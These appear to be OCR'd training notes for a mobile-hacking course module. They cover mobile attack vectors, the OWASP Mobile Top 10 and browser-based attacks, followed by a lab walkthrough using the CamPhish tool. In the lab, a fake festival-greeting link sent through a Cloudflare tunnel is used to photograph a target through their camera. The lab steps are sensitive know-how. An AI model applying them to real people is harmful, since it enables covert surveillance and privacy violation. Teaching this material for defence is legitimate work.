

LOADING

Modules 17 Hacking mobile platform

1 Explain mobile platform attack vectors

1. Application-Based Attacks 📱
2. Web-Based Attacks
3. Network-Based Attacks
4. Physical and Peripheral Attacks

5 OS & Platform-Specific Exploits

2 OWASP Top 10 Mobile Risks 2024

1 M1: Improper Credential Usage

2 M2: Inadequate Supply Chain Security

3 M3: Insecure Authentication/Authorization

4 M4: Insufficient Input/Output Validation

5 M5: Insecure Communication

6 M6: Inadequate Privacy Controls

7 M7: Insufficient Binary Protections

8 M8: Security Misconfiguration

9 M9: Insecure Data Storage

10 M10: Insufficient Cryptography

3 What is Browser-based Attacks/ Protection Against Browser-Based Attacks

4 Types of Browser-based Attacks

- Phishing
- Framing
- Clickjacking
- Man-in-the-Mobile
- Buffer Overflow
- Data Caching

Extra activity Task1 Camera/microphone Capture Attacks and find google map location using Camphish tool

Task 2 how to analysis the apk malware

Extra activity Task3 How to create fully undetectable payload use encode technique

Task4 Android Hacking Using Mobile Tracker Website

Task 5 Extra Activity Android Hacking Using Craxs Rat

Explain mobile platform attack vectors

1. Application-Based Attacks

- **Malicious or repackaged apps**: Trojanized versions of legitimate apps or forged app bundles—especially common on Android—steal credentials, display fake UI overlays, or exfiltrate
- **Backdoors embedded by rogue developers**, enabling silent surveillance or data collection

2. Web-Based Attacks

- **Mobile phishing (email, SMS, especially smishing/QR phishing)**: Users tricked via impersonated messages or QR codes to reveal credentials
- **Drive-by downloads & browser exploits**: Visiting malicious or compromised websites can trigger automatic malware installation
- **Man-in-the-Middle (MitM)**: Attackers intercept unsecured HTTP, Wi-Fi, or cellular traffic using rogue hotspots or tools like SSL-stripping to hijack sessions

3. Network-Based Attacks

- **Rogue Wi-Fi hotspots, SSL stripping, network spoofing**: Attackers impersonate trusted networks to intercept traffic .

- **Bluetooth/NFC exploits (bluesnarfing, bluebugging)**: Unauthorized access or data exfiltration through poorly secured wireless interfaces

4. Physical and Peripheral Attacks

- **Juice jacking**: Public USB charging stations or cables that install malware or steal data when plugged in
- **USB/ADB exploits**: Direct peripheral attacks to unlock, load malware, or exfiltrate data .
- **Theft, cold boot, tampering**: Access through stolen devices, hardware exploits, or physical code injection.

5 OS & Platform-Specific Exploits

- **Jailbreaking/rooting**: Attackers exploit vulnerabilities to disable device security and install rogue software
- **Firmware and bootloader vulnerabilities**: Low-level exploits that bypass security and enable deep-persistent malware

OWASP Mobile Top 10 – 2024

1. **M1: Improper Credential Usage**
   Hardcoded credentials or insecure storage/transmission can lead to unauthorized access and data breaches.
2. **M2: Inadequate Supply Chain Security**
   Vulnerabilities introduced through third-party libraries, SDKs, or compromised build processes can compromise app integrity.
3. **M3: Insecure Authentication/Authorization**
   Weak or misconfigured authentication and authorization mechanisms can allow attackers to bypass access controls.
4. **M4: Insufficient Input/Output Validation**
   Failing to properly validate user input and output can lead to injection attacks and data corruption.
5. **M5: Insecure Communication**
   Lack of proper encryption and secure communication protocols can expose sensitive data during transmission.
6. **M6: Inadequate Privacy Controls**
   Insufficient measures to protect user data privacy can lead to unauthorized data access and regulatory non-compliance.
7. **M7: Insufficient Binary Protections**
   Lack of protections against reverse engineering

and code tampering can expose app logic and sensitive information.

8. **M8: Security Misconfiguration**
   Incorrect or default configurations can create vulnerabilities exploitable by attackers.
9. **M9: Insecure Data Storage**
   Storing sensitive data without proper encryption or access controls can lead to data leakage.
10. **M10: Insufficient Cryptography**
    Using outdated or weak cryptographic algorithms can compromise data security.

For a detailed overview and mitigation strategies for each risk, you can refer to the official OWASP Mobile Top 10 – 2024 release.

What is Browser-based Attacks

Browser-based attacks are cyberattacks that exploit vulnerabilities in web browsers, their plugins, or scripts running on websites. These attacks often occur when users visit malicious or compromised websites without knowing. Common techniques include **drive-by downloads**, where malware installs automatically, and **cross-site scripting (XSS)**, where malicious code runs in the user's browser.

Attackers may also use **clickjacking**, **malicious extensions**, or **phishing pop-ups** to trick users into revealing personal data or credentials. Some attacks like **man-in-the-browser (MitB)** silently alter online transactions. Since browsers handle sensitive data like passwords and sessions, compromising them can give attackers significant access.

These attacks are dangerous because they often require little to no user interaction and can bypass traditional security tools. To stay protected, users should keep browsers updated, avoid suspicious links or add-ons, and use strong security settings

🛡 Protection Against Browser-Based Attacks

- Keep browsers and extensions updated.
- Use browser security settings and plugins like NoScript or uBlock Origin.
- Avoid clicking suspicious links or installing unknown extensions.
- Use HTTPS and secure connections.
- Employ anti-malware software and browser sandboxing.

Types of Browser-based Attacks

Here's a brief explanation of each of the **browser-based attacks** listed:

---

1. Phishing

Phishing tricks users into giving sensitive information (like passwords or credit card numbers) by imitating trustworthy websites or messages. These fake websites are often opened through a browser link in an email or message.

---

2. Framing (UI Redressing)

Framing embeds a malicious website inside a hidden frame (like an <iframe>) on a legitimate-looking page. Attackers can trick users into interacting with invisible content, leading to unintended actions like submitting login details.

---

3. Clickjacking

Clickjacking involves hiding a legitimate clickable element (e.g., a button) behind an invisible layer. When a user clicks, they unknowingly perform actions like changing settings or confirming transactions without their intent.

---

4. Man-in-the-Mobile (MitMo)

A type of **Man-in-the-Middle (MitM)** attack targeting mobile devices. It intercepts communication between the mobile browser and web servers to steal data or modify content—often using a malicious app or fake browser plugin.

---

5. Buffer Overflow

Occurs when a browser (or a plugin within it) receives more data than it can handle. This overflows the memory buffer, allowing attackers to inject and execute malicious code, potentially gaining control of the system.

---

6. Data Caching

Web browsers store cached data (like images, passwords, or session info) to improve speed. If not managed securely, attackers can access this cached information, especially on shared or public computers, leading to data leaks.


Task1 Camera/microphone Capture Attacks and find google map location using Camphish tool

Step1: start the kali linux terminal open browser abd download the Camphish in github

Step2: go to the Camphish


Command: 1 cd Camphish

2 bash.campshi.sh / filr executed permestion command



Step3: start the camphish


Step4: select the option 2 cloudeflare Tunnel




Step5: select the option festival wishing

Step6: type the any festival name


Eg happy holi



Step7: campish generate the link it link send to a target system and target system to open link ask the name target filp the name xyz click on the ok





HAPPY hapyyholi
Welcome
MAYUR
Wishing you a very
Happy hapyyholi
to you and your lovely family
May this auspicious occasion of hapyyholi bring happiness, prosperity, health, and peace in your life.
I wish that this hapyyholi is your best one.
BY - MAYUR
Share




Step8: capturing the picture of target humane

Step9: open the next terminal show in picture

